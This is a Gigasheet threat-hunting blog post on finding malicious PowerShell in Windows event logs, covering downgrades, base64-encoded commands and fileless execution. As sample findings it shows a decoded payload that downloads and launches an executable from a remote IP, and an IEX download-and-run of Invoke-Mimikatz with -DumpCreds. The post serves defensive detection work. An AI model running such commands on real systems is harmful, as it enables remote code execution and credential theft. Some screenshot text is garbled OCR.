
Threat Hunting for Malicious PowerShell Usage in Gigasheet

9 gigasheet.co/post/threat-hunting-for-malicious-powershell-usage-in-gigasheet

Syed Hasan

March 3, 2022





PowerShell exploitation has become one of the most lucrative attack vectors for threat actors. In this blog, we'll uncover some of the most common ways to hunt for malicious PowerShell. Let's get to operationalizing these threat hunts!



PowerShell: A Threat Actors' Favorite

Ever wonder why PowerShell is the go-to tool for threat actors, after they gain initial access?

PowerShell is a Microsoft-developed, cross-platform utility, most extensively deployed on Windows endpoints and servers. It is often the default choice used to automate tedious tasks, configurations, and interfacing with the Windows operating system. As such, you can imagine how deeply rooted and pervasive it is on the machine.

With its own scripting language, command-line shell, and ability to hide in plain sight, Powershell in the wrong hands leads to very destructive outcomes, as does happen today. PowerShell is a favorite amongst several threat actors, the likes of which include HAFNIUM, APT38, APT33, Bazar, and others.

Hunting PowerShell: Where are the Payloads?

Let's kick off the juicy part of the blog. I've got several hunt use-cases which can easily be operationalized to detect PowerShell baddies in a Windows-based infrastructure. Before we discuss the hunts, let's quickly ingest our logs to Gigasheet.

Uploading PowerShell Logs to Gigasheet

If enhanced logging is enabled on Windows-based systems, PowerShell logs events in three log channels:

- Windows PowerShell
- Microsoft-Windows-PowerShell Operational
- Microsoft-Windows-PowerShell Admin

You can fetch these log files from the folder: C:\Windows\System32\winevt\Logs\

Gigasheet <u>can easily handle native *evtx* (event)log files</u>. Simply log in, head over to the *Your Files* page, and click on Upload. Drag and drop your log files, however large they are, and let Gigasheet crunch the data for you.

G						suppo	ort@gigasheet.co $(?)$ [+
Y	our file	S					
£		IMELINE	Ţ сомвін		IEW FOLDER	ETE	
	FILE NAME \$	ROWS ≑	COLUMNS \$	SIZE ≑	LAST MODIFIED \$	STATUS \$	ACTIONS
	Security.evtx	2,373	147	2.07 MB	Nov 8, 2021 - 9:20:53 am	processed	
	sample_ssl_data.csv	2,093,711	20	543.44 MB	Oct 13, 2021 - 4:57:01 pm	processed	
	▶ □ Windows			0	Sep 29, 2021 - 9:16:52 am		
	System.csv	789	7	170.68 kB	Sep 29, 2021 - 9:16:46 am	processed	
							000

Fun Fact: Gigasheet can handle up to a billion rows without breaking a sweat. Care to challenge us? Go ahead!

PowerShell Downgrade Attacks

Isn't PowerShell a great tool for offensive operations? Well, it does a great job at logging each operation as well. But there's a little catch; these security features need to be **enabled** and are only available in versions above **5.** As such, threat actors love to downgrade PowerShell and take a toll on the system by subverting all defenses.

But could we really not detect PowerShell if it was downgraded? Well, we can. Yes, the script-block logging and transcription are not going to work anymore but the default *Windows PowerShell* channel still logs a bit of information for us to detect suspicious activity.

We're particularly interested in the *EngineVersion* field which logs the PS engine which was used to execute the command from the user. A value of 2 (or below 5) are of interest as they can indicate execution using a downgrade.

Double-click the recently uploaded PowerShell log file and let's start by filtering for the value: *EngineVersion=2*. Whew, out of ~17 thousand rows, we get just 33 results. That's excellent noise reduction. But the problem is - this version of PowerShell doesn't log anything beyond the engine version. So what can we do here?



Well, you could pivot from the *Windows PowerShell* log channel to the *Security* log channel. Execution of PowerShell, regardless of the version, is likely going to log an event if you've got process command-line logging enabled. Simply fetch the date and time, ingest Security logs into Gigasheet, and run a comparison against time. Here's an example search against time. See how the **-version 2** flag is used to downgrade PowerShell and later, the *Is* command is executed to list the directory.

G	Securit	y.evtx						nymi ministry provinsi (c) (A)
fx	Ci %	₽ <u>₽</u> Q 2022	-02-19 07:03:42	1	\sim ×			227,465 OF 227,465 ROWS C C Page 2HI of 2275 2 2
=	EVENTRECORDID	E TIMECREATED E	CVENTO	= utvtt.	= PROVIDER		Row: 214066	
14044	9690912	2022-02-19 07:02:28	4688	0	Microsoft-Window		EVENTDATA/A_	
214045	9690913	2022-02-19 07:02:42	4688	0	Microsoft-Window	łΞ		
214046	9690914	2022-02-19 07:02:46	4688	0	Microsoft-Window		EVENTDATA/A	
214047	9690915	2022-02-19 07:02:46	4688	0	Microsoft-Window		EVENTDATA/A	
214048	9690916	2022-02-19 07:02:47	4688	0	Microsoft-Window		EVENIDATA/A_	
214049	9690917	2022-02-19 07:02:47	4688	0	Microsoft-Window		EVENTDATA/A	
214050	9690918	2022-02-19 07:02:48	4688	0	Microsoft-Window			
54051	9690919	2022-02-19 07:02:48	4688	0	Microsoft-Window		EVENTDATA/C_ \"C:\Windows\\$ystem32\Wi	indowsPowerShell\VI.0\Powershell.Exe\" -Version 2 -Command Ls
14052	9690920	2022-02-19 07:02:48	4688	0	Microsoft-Window		EVENTDATA/C	
14053	9690921	2022-02-19 07:02:51	4688	0	Microsoft-Window			
14054	9690922	2022-02-19 07:02:51	4688	0	Microsoft-Window		EVENTDATA/D_	
214055	9690923	2022-02-19 07:03:11	4688	0	Microsoft-Window		EVENTDATA/E	
214056	9690924	2022-02-19 07:03:11	4688	0	Microsoft-Window			
214057	9690925	2022-02-19 07:03:11	4688	0	Microsoft-Window		EVENTDATA/F	
14058	9690926	2022-02-19 07:03:19	4688	0	Microsoft-Window		EVENTDATA/F	
214059	9690927	2022-02-19 07:03:19	4688	0	Microsoft-Window		Eventually.	
14060	9690928	2022-02-19 07:03:20	4688	0	Microsoft-Window		EVENTDATA/H_	
214061	9690929	2022-02-19 07:03:21	4688	0	Microsoft-Window		and and and the	
14062	9690930	2022-02-19 07:03:21	4688	0	Microsoft-Window		EVENTDATA/H_	
214063	9690931	2022-02-19 07:03:21	4688	0	Microsoft-Window		EVENTDATA/H_	
14064	9690932	2022-02-19 07:03:25	4688	0	Microsoft-Window			
4065	9690933	2022-02-19 07:03:26	4688	0	Microsoft-Window		EVENTDATA/H_	
214066	9690934	2022-02-19 07:03:42	4688	0	Microsoft-Window		Flag As	E

Note: If you're having trouble taking note of the fields' long name, simply rename them to something meaningful. Gigasheet allows you to take full control of your data once you've uploaded it!

Obfuscated Commands

PowerShell has in-built support for encoding and compressing data. Obfuscation of this kind can greatly help attackers deliver payload across the network without ringing alarm bells. However, scripting languages like PowerShell make it just as easy to detect these commands!

Let's start off easy. Look for the *-EncodedCommand* parameter or variations of it to detect any base-64 encoded commands. Mind you - there are hundreds of variations which you can use to hunt for this very parameter. Here's a handy regular expression from the fellows at Unit42:


\-[Ee^]{1,2}[NnCcOoDdEeMmAa^]+ [A-Za-z0-9+/=]{5,}

Credits: Unit42

We can search for these commands by using the **Search in Files** feature in Gigasheet. Alternatively, we can filter on the same using the **contains** operator. As a result of our filters, we get just 50 rows to analyze. On the right - you can see an open row with an encoded command as part of the PowerShell process. It decodes to **whoami** which is a common command used for reconnaissance.

匠		100113	FOW	erShell.evtx							syed+test@gigasheet.co (&) (?) [→
fx	36	V CI	÷	Q EncodedComm	and	50 ~ ~ X					17,148 OF 17,148 ROWS 🤇 🔀 Page 20 of 172 🌖 ≥
=	-	PROVIDER	-	CHANNEL	MOCESSID	THREADID I	COMPUTER	- 0	1	Row: 1973	
61		PowerShe		Windows PowerShell	0	0	WS-2-MAIN				
62		PowerShe		Windows PowerShell	0	0	WS-2-MAIN	1≣	6	EVENTRECOR	1973
63		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		Ē	TIMECREATED	2021-08-17 08:40:08
54		PowerShe		Windows PowerShell	0	0	WS-2-MAIN				
55		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		Ē	LEVEL	4
58		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		E	PROVIDER	PowerShell
67		PowerShe		Windows PowerShell	0	0	WS-2-MAIN				
58		PowerShe	1	Windows PowerShell	0	0	WS-2-MAIN		Ξ	CHANNEL	Windows PowerShell
50		PowerShe	1	Windows PowerShell	0	0	WS-2-MAIN		17	PROCESSID	0
60		PowerShe		Windows PowerShell	0	0	WS-2-MAIN				
61		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		ŭ	THREADID	0
62		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		F	COMPUTER	WS-2-MAIN
13		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		-		
4		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		a	#ATTRIBUTES/	Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event
15		PowerShe	1	Windows PowerShell	0	0	WS-2-MAIN		F	EVENTDATA/D.	Registry
6		PowerShe	1	Windows PowerShell	0	0	WS-2-MAIN			g erenonden	undine i
7		PowerShe	1	Windows PowerShell	0	0	WS-2-MAIN		E	EVENTDATA/D	Started
8		PowerShe		Windows PowerShell	0	0	WS-2-MAIN				ProviderName=Registry NewProviderState=Started SequenceNumber=1 HostName=ConsoleHost HostVersion=5.1390413023 HostId=64c633c6=654-44a6=8e1I=Fa62a0ca44785
19		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		E	EVENTDATA	HostApplication=C:\Windows\System32\WindowsPowerShell\V1.0\Powershell.Exe -Noexit - EncodedCommand
0		PowerShe		Windows PowerShell	0	0	WS-2-MAIN				Dw8oA08AYQ8tAGkA EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
1		PowerShe		Windows PowerShell	0	0	WS-2-MAIN		6	SYSTEM/EVEN.	0
2		PowerShe PowerShe		Windows PowerShell Windows PowerShell		0	WS-2-MAIN WS-2-MAIN		p	Flog As	E
				WINDOWS POWERSHET				_			

Though there's one other way you can detect encoded commands in Gigasheet! Simply use the *Character Count* feature and sort the rows by size to see what rows rank the highest. Outliers are where you're likely going to see encoded commands since they're abnormally longer in length.



Notice the length of the *EventData* field. Let's run a few aggregations against the column now. We'll start off by grouping the data against the *EventID* field. You can do so by right-clicking on the column and pressing *Group*.

SYSTEM/EVENTID/#TEXT	SYSTEM/KEYWORDS SYS
600	↓≞_ Sort Sheet - 1 to 9
600	↓ Sort Sheet - 9 to 1
600	
600	√ Filter
600	Group
600	f_X Apply Function
600	Enrich
600	
400	🛒 Wrap Text
403	🖉 Rename
600	Delete

How about a quick *minimum* and *maximum* aggregation on the length column from the *Character Count* function? Group the data using a field - I'll be using the EventID field. Once done, click the arrow by the *Length* field to select your desired aggregation. I'll be choosing the min and max aggregations for a quick comparison.

See how the minimum value is close to \sim 300. Yet the maximum values touch \sim 2700. Clearly, there are outliers which we might want to investigate.

GROUP	BY SYSTEM/EVENTID/#TEXT ≡	# ≡	EVENTDATA - L	ENGTH	=
>	600 (14151)		Min	289	ř
>	400 (2302)		Min	334	~
>	403 (671)		Min	338	~
>	300 (13)		Min	0	~
>	800 (11)		Min	130	~

GROUP	BY SYSTEM/EVENTID/#TEXT ≡	# ≡	EVENTDATA - LE	NGTH	=
>	600 (14151)		Мах	2661	~
>	400 (2302)		Мах	2712	*
>	403 (671)		Мах	2715	*
>	300 (13)		Мах	0	*
>	800 (11)		Max	142	~

Open up an event ID of your interest (say 400), and let's sort the *EventData (Length)* field in descending order. See how the text field is filled with lots of junk data. Reading the entire command, we can see it has the *-e* flag to execute encoded commands. Other malware samples might also include the *GZipStream or MemoryStream*calls for in-memory execution or compressed streams of data.

ROUP BY SYSTEM/EVENTIC/#TEXT		EVENTDATA - LENGTH	0 = EVENTRECO	ecico il	TIMECREATED]	
> 403(671)		Mox 2715	v .	٣		ΙΞ	@ #ATTRIBUTES/_	Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event
✓ 400 (2302)		Max 2712		¥			EVENTDATA/D	Available
	2037	2712	2037		2021-08-17 08:5-		EVENIDATA/D.	None
	2000	2099	2000		2021-08-17 08:41			
	2023	2099	2023		2021-08-17 08:51			NewfingineState=Avoilable PreviousIngineState=None SequenceNumber=V3 HostName=ConsoleHost HostVersion=5.119041.1023 Hostol=Fed=4609=6777-4a63=86ef=5778e569c880a HostApplication=C:\Windows\System32\WindowsPowerSheil\VI.0\Powersheil.Exe =Nop W-Hidden =Noni =IncodedCommand
	2030	2699	2030		2021-08-17 08:5-			AQ8mACAAKAAkAGgAbw8zAHQALg8WAGUAcg8zA0kAbw8uAC4ATQ8hAGoAbw8yACAALQ8hAGUAIAAzACkAewAkAEUAcg8yAEEAYw80AGkAb
	9464	2029	9464		2021-11-05 09:23			BUADDAIAAIAGKAZweuAG8acgBIACIAIQBIAGwAcw8IAHsAJA8FAHAcg88AGMAdA8pAG8AbgA9ACAAlg8TAGKAbA8IAG4AdA8sAHkAQw8vAG4A ABpAG4adq8IACIAIQA7AcQacw8IAHiAdg8IaHiAPqAIAGgAdA80AHAAOgAvAC8AMwAuADIAMwA5AC4ANwAzAC4AOAAIADoAOAA4ADgAOAAIA
	9471	2029	9471		2021-11-05 09:23		-	DsAJAB2408AYw84A0UAdAA9ACIAMwAuADIAMwA5AC4ANwAzAC4AOAAIADoANwAwADEAMAAiADsAJABjA08Abg80A0EAYw80AD0Aig80A0M
	9478	2029	9478		2021-11-05 09:23			CAAIADsAJA8IAHIADAA9ACIAJA82AGUAcg82AGUAcg82AGUAcg82AGUASUG8AGUALW8KAG8Adw8uAGwAbw8hAQQA/gA7ACQAdw8jADOATg8iAHcALQ89 IAog8IAGMAdAAgAFMA#Q82AHQAZQ8EAC4ATg8IAHQALg8XAGUAYg8DAGwAuQ8IAG4AdAA7ACQAdw8jAC4ASA8IAGEAZA8IAHAcwAuAGEAZA8
	9422	2028	9422		2021-11-05 09:23			ACgAlgBw&OwAYQ80&0YAbw8y&00&igAsACIAdw8p&044ZA8vAHcAcwAlaCk&OwAkAHcAYwAu&Eg&ZQ8hAOQAZQ8yAHMALg8h&OQAZQ&ZA&oM AZg8p&OwAZQAlaCwAlg8t&0E&bg84aC4AZw8yACIAKQA7&CQAZA8hAHQAYQA9ACQAdw84aC4AR&8vAHcAbg8s&08AYQ8kAEQAYQ80&A0EAX
	9429	2028	9429		2021-11-05 09:23		-	kAHUAcg8sACkAOwAkAG4AYQ8tAGUAPQAkAHcAYwAuAFIA2Q8zAHAAbw8uAHMAZQ8IAGUAYQ8kAGUAcg8zAFsAig8DAG8Abg80AGUAbg80AC
	9436		9436		2021-11-05 09:23		E EVENIDATA	ARABPAHMACABVAHMAQQ90A0KAbw9uACIAXQAuAFMAdQ8iAHMAdAByA0kAbg8nACgAJA83A0MALg85A0UAcw8wA08Abg8zA0UASA8IA0EA ABIAHAcw8bACIAQw8vA04AdA8IA04AdA8IAEQAoQ8zAHAAbw8zA0kAdA8paO8AbgAiAF0ALg8UA04AZA8IAHgATw8mACgAIg8mA0kAbA8IA0
		2028						AYQBIAGUAPQAİACİAKWAŠACİALgBSAGUACABIAGEAYWEİACGAİgBGACIAIgASACIAIgAPADSARWEİAHQALQBQAHIADWEİAGÜACWEZACAAİAAgAD
	9443	2028	9443		2021-11-05-09:23			AIAB7ACQAXwauAFAAYQ80AOgAIAAtAOwAoQ8rAOUAIAAIAEMAOg8cAFUAcw80AFAAcdQ8iAOwAoq8jAFwaJABuAOEAbQ8IAC4AZQ84i OUAlg89ACAAFAAgAHMAdABvAHAALQ8wAHADw8jAOUAcw8zACAALQ8mACAALQ8iAOEAiAAkAEUAcg8yAEEAYw80AOkAbw8uADsAcg8IACAAL
	9450	2028	9450		2021-11-05 09:23			mAGBAcgBjAGUAIAAIAEMAOgBCAFUAcwBIAHIAcwBCAFAAdQBIAGwAoQBjAFwAJABuAGEAbQBIAC4AZQB4AGUAIgAgAC0AZQBhACAAJABFAHAA BBAGMAdABbAGBAbgA7ACgAWwBpAGBALgBmAGkAbABIAF0ACgBA6AFCAcgBpAHQAZQBBAGwAbABCAHRAdABIAHMAKAAIAEMAOgBcAFUAcwE
	9457	2028	9457		2021-11-05 09:23			AHAcw8cAFAAdq8iAOwAqq8jAFwAJA8uA0EAbq8iAc4Azq84A0UAigAsAcqAZA8hAHqAYqApAckalA88AcAATw8lAHqALq8oAHUAbA8sAbsA
	9415	2027	9415		2021-11-05 09:22			WB0AGEAcg80AC0AUAByA08AYW8IAHMAcwAgAC0ARg8pAGwAZQ8QAGEAdABoACAAQwA6AFwAVQ8zAGUAcg8zAFwAUA8IAGIAbA8pAGMAX AkaG4AYQ8tAGUALg8iAHgAZQAgAC0AQQ8yAGcAdQ8tAGUAbg80AEwAqQ8zAHgAIAAIAC0Acw8vAGMAgw8IAHgAIAAkAHMAbw8jAGsAZQ80A
	6424	1986	6424		2021-11-04 08:04			AALQ8oAHQAdABwACAAJA8zAOUAcg82AOUAcg82AOUAcgAgAC0AYw8yAO4AdA8hAOMAdAAgACQAYw8yAO4AdA8hAOMAdAAiACAALQ8XAOkAbg8kAO
	6431	1985	6431		2021-11-04 08:04			Adw8TAHQAeQ8sA0UAIA8oA0kAZA8kA0UAbgA7AA*= EngineVersion=5.119041.1023 RunspaceId=584dcbff-Aec3-45ad-89a1-E0a9bcf08a71 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandUne=
	6438	1986	6438		2021-11-04 08:04		SYSTEM/EVEN_	0
	6498	1986	6498		2021-11-04 08:05		F Flog As	6
	NA	10.04					P* Hog As	
		Max					< PREVIOUS	NEX

We can also continue our analysis by decoding this data using a tool like Cyberchef. There's the payload in plain-text. Follow-up to this would be analyzing the decoded PowerShell payload, extracting IoCs, and taking action.

From Base64	0 11	AQBmACAAKAAkAGgAbw8zAHQALgBNAGUAcgBzAGKAbw8uAC4ATQ8hAGoAbwByACAALQ8nAGUAIAAzACk uAG8AcgBlACIAfQ8lAGwAcw8lAHsaJABFAHIAcg8BAGMAdABpAG8AbgA9ACAAIg8TAGKAbABlAG4AdA	ABSAHKAQWBVAG4AdABpAG4AdQB1ACIAfQA7ACQAcwB1AH
Alphabet A-Za-z0-9+/=	*	I AdgBI AHI APQA FAGgAdAB OAHAAQAQAVAC BAhka LADI FAhka FAC AAhhar ac Aaona ta Dokona Arabgaona fa Wa fa C 4 Aona 1 Ado Ahka Wa Ada La Ado sa 7 AB Jag Babge Bage Ary Heba Doba Ig Beagina ca Ai Ado sa 7 AB I AHI A G Badha Hua Changa Marka Changa Taga Changa Taga Changa Changa Changa Changa Changa Changa Changa Changa Chang	AbAA9ACIAJABzAGUAcg82AGUAcgAvAGYAaQ8sAGUALw8k
Remove non-alphabet chars		Adıb jaCAASAB LAGEAZAB LAHLACUAUAGEAZABKAC BAL BÜNAGUAYQBBAGYA DINBYAGBAL BASACI AdıbBPAG BYAHMAL BBHAGQAZAADACI AZ BBPAGUAZQALACUAL BBTAGEAD BBAACAAZUB VACI AKQA7ACQAZABHAHQAY GEAKKAKAHUAC BBSACKADUAKAG4AYQBTAGUAPQAKAHCAYUAUAFI AZ QBZAHAADUBUAHMAZ QB LAGUAYQBK	54AZABVAHCACWAİACKAOWAKAHCAYWAUAEBAZQBhAGQAZQ (QA9ACQAdwBjAC4ARABVAHCAbgBsAGBAYQBKAEQAYQBBA (AGUAcgBzAFsAIgBDAGSAbgB8AGUAbgB8AC6ARABpAHMA
Decode text	0 11	c ABV-AMMAq080AGKAbHBUACTAXQAUAAFMAG081AMMAGBYAGKAbgBNACgA7AB3AGMALgBSAGUActeBhAGB 1AG4AdAATAEQAaQB2AMAAbHB2AGKAdABPAGSAbgA1AF6ALgB3AG4AZAB1AHgAT\mBmACgAIgBmAGKAbA EAY\mB1ACgAIgBgACIAIgsAACIAIgsAACTAIgADASAR\mB1AHQALQBQAHIAb\mB1AGUAC\mB2ACAAFAARD8AIAF3A	ABIAG4AYQBtAGUAPQAIACKAKWA5ACKALgBSAGUAcABsAG
Encoding UTF-16LE (1200)		gBCAFUACiiB1AHIACiiBCAFAAdQ81AGiinaQ8jAFiin37ABUAGEADQ81AC4AZQ84AGUA1gB9ACAAFAAgAMM AGEATAAKAEUAcg8yAEEAYin80AGKAbiiBuAD3Acg8tuKCAALQ8mXG8Acg8jAGUATAALAEHAQ8CAFUAcii8 ACQ84AGUILAgaAcQ8AZQ8HACAJ3BFAHITACB8BAGMAdBapC8AbgA7ACgAbmBeAGSALg8MACKAbb81AF	AdABVAHAALQBWAHIAbWBjAGUACWBZACAALQBmACAALQB1 BlAHIAcwBcAFAAdQBiAGWAaQBjAFWAJABUAGEAbQBlAC4
		AI LEHAOgBCAFUACHBI JAHTACHBCAFAAGQBI AGMAAQBJAFHAJABUAGEAAQBI ACAAZQBAAGUAI gAsACQAZ DsAluHBBAGEACBBACBAUBBYABBAYHBI JAHMACHBARCBARBBAGMAZQBQAGEAdABOACAAQUAAGAHAGAFHAVQBZ LBBI JAHBAZQABAC DAQQBYAGCAAQBEAGAUABBBAENHAQBEXHAQTI AAI LACBACHBVAAMAMHBI JAHQATAAKAHH 2AGUAC gAgAC BAYHBVAGGAAdABhAGMAdAAgACQAYHBVAGGAAdABhAGMAdAAI ACAAL QBXAGKAbgBKAGBAdH	ZAGUACgBZAFWAUAB1AGIAbABpAGMAXAAkAG4AYQBtAGUA MAbwBjAGsAZQB0ACAALQ0oAHQAdABwACAAJABZAGUAcgB
			time: 1m5 D E E
		Output	time: 1ms length: 227 lines: 1
		Output f (\$host.Version.Major -ge 3)(\$ErrAction= "ignore")else(\$ErrAction= "SilentlyContinue");\$server="http://3.239.73.85:8888";\$\$ocket="3.239.73.85:7010 ";\$uc=Neu-Object \$ystem.Net.NebClient;\$uc.Headers.add("platform", "uindous");\$uc.Headers.add("fil name=\$uc.ResponseHeaders["Content-Objecstion"].Substring(\$uc.ResponseHeaders[" Disposition"].IndexOf("filename=")+9).Replace("`","");Get-Process ? {5Path process -f -ea §ErrAction;rm -force "C:VUSers/Public\\$name.exe" -ea §ErrAction; [[16.file]:!witeAllByte("C':USersVublic\\$name.exe",\$data]) Uot=NullS;\$tart- AngumentList "-socket \$socket -http \$server -contact \$contact" -WindowStyle hi	<pre>lines: i ";scontact="tcp";surl="sserver/file/download le","manx.go");Sdata=Swc.DownloadData(Surl);S "Content- n-like "C:\Users\Public\Sname.exe"} stop- ; Process -FilePath C:\Users\Public\Sname.exe</pre>

Fileless Malware

PowerShell is also preferred by threat actors for its ability to execute binaries (called assemblies in PS) in-memory. Leaving no trace on disk, the only artifacts left behind are logs - which if disabled can render a visibility gap for forensic analysts.

Invocation of functions like *Invoke-Expression* and *System.Reflection.Assembly (Load)* are good indicators of in-memory execution. Apart from function calls, we can also look for web requests to retrieve resources which might later be piped into the calls we previously discussed. GitHub hosts one of the largest corpus of red-team scripts which are also utilized by threat groups to compromise systems. As such, we can also use requests to *.githubusercontent.com* as an indicator of suspicious activity.

Let's use this information to supercharge our PowerShell hunt.

Filtering on *githubusercontent*, we get just ~400 events. That's a bit noisy but there's a great chance they're all suspicious.It'd be even more intriguing to see these logs if your organization blocked traffic to GitHub yet this log popped up. Although *the execution would've likely failed, you're still witnessing a log from an ongoing compromise.*

🖓 Filter						
WHERE	EventData	 Contains 	-	githubusercontent	Match Case	
Add filter	+					
RESET					CANCEL	APPLY

For instance, this log shows a reference to *Invoke-Mimikatz* which is the PowerShellequivalent module of the notorious credential dumper, Mimikatz. Successful execution could mean your credentials have been compromised and need to be changed immediately.

fx	88	i.	ۍ 🍫	٩	Find in File		×					469 OF 17,214 ROWS K Page 1 of 5 5
* =	DID	-	COMPUTER	-	#ATTRIBUTES/XMANS	EVENTOATA/DATA/#TEXT/0 III	EVENTDATA/DATA/#TEXT/1	EVENTDATA		1	Row: 6752	×
6746			WS-2-MAIN		http://schemas.micros	Registry	Storted	\tProviderName=1			COMPUTER	WS-2-MAIN
6747			WS-2-MAIN		http://schemas.micros	Alios	Storted	\tProviderName+.	E		COMPUTER	M3-5-WWN
6748			WS-2-MAIN		http://schemas.micros	Environment	Storted	\tProviderName=I		0	#ATTRIBUTES/	Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event
6749			WS-2-MAIN		http://schemas.micros	FileSystem	Started	\tProviderName=I				
6750			WS-2-MAIN		http://schemas.micros	Function	Started	\tProviderName+I		U	EVENTDATA/D_	Available
6751			W\$-2-MAIN		http://schemas.micros	Variable	Storted	\tProviderName=*		6	EVENTDATA/D.	None
6752			WS-2-MAIN		http://schemas.micros	Available	None	\tNewEngineState		F		NewEngineState=Available PreviousEngineState=None SequenceNumber=13 HostName=ConsoleHost
6753			WS-2-MAIN		http://schemas.micros	Stopped	Available	\tNewEngineState				HostVersion=5.1190411237 Hostid=0ba3585e-297c-4e65-9b62-94e32b842adb HostApplication=C:\Windows\System32\WindowsPowerShell\V10\Powershell.Exe -Noni -Nop -W Hidden
6754			WS-2-MAIN		http://schemas.micros	Registry	Storted	\tProviderName=I		6	EVENTDATA	-C Start-BitsTransfer -Source Https://Raw.Githubusercontent.Com/PowerShellMafia/PowerSpioit/Master/Exfiltration/Invoke-
6755			WS-2-MAIN		http://schemas.micros	Alios	Storted	\tProviderName=	-			MimikatzPsI EngineVersion=5.1.19041.1237 RunspaceId=8927ae65-6eca-43a8-Adeb-83cb320ed014
6756			WS-2-MAIN		http://schemas.micros	Environment	Storted	\tProviderName=I		E		Pipelineid= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
6757			WS-2-MAIN		http://schemas.micros	FileSystem	Storted	\tProviderName=I		1	EVENTDATA/D	619

But, hey, where's this actually executed? This log doesn't show execution. Here's another log which shows how the download is enclosed within an *Invoke-Expression* call to execute the retrieved code directly into memory - leaving no file on the disk.

1≡ €	Row: 17214	>
Ŧ	COMPUTER	WS-2-MAIN
Ø	#ATTRIBUTES/	Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event
Ħ	EVENTDATA/D	Stopped
Ħ	EVENTDATA/D	Available
F	EVENTDATA	NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.19041.1320 HostId=C52a3547-F5c6-4260-B269-66752084497b HostApplication=C:\Windows\System32\WindowsPowerShell\V1.0\Powershell.Exe IEX (New-Object Net.WebClient).DownloadString('Https://Raw.Githubusercontent.Com/PowerShellMafia/PowerSploit/F650 520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.Ps1'); Invoke-Mimikatz - DumpCreds EngineVersion=5.1.19041.1320 RunspaceId=357f1845-D7aa-4f03-846c-55bc32c321If PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
	EVENTDATA/D	682
	SYSTEM/EVEN	0
	SYSTEM/EVEN	403
T	SYSTEM/KEYW	0x800000000000
	SYSTEM/OPC	0
	SYSTEM/TASK	4
	SYSTEM/VERSI	0

You can proceed with your analysis by looking for the ScriptBlock in the PowerShell Operational log source (if you had the configuration enabled). It logs the entire downloaded and executed script. However, if a downgrade attack was performed in conjunction, you're likely going to be stuck with the command only.

Here's the log for the Invoke-Mimikatz call which has over 139 ScriptBlock events in total:

	Date and Time	Source	Event ID	Task Category	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
Verbose	2/21/2022 5:36:07 PM	PowerShell (Microsoft-Windows	4104	Execute a Remote Command	
nt 4104, PowerShell (Micr	osoft-Windows-PowerShell)				
eneral Details					
GAAAABQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	IAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	иллалалалалалалалалалалалалалалалалалал	AAAAAAAAAAYAAAAAGA	AAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAAAA
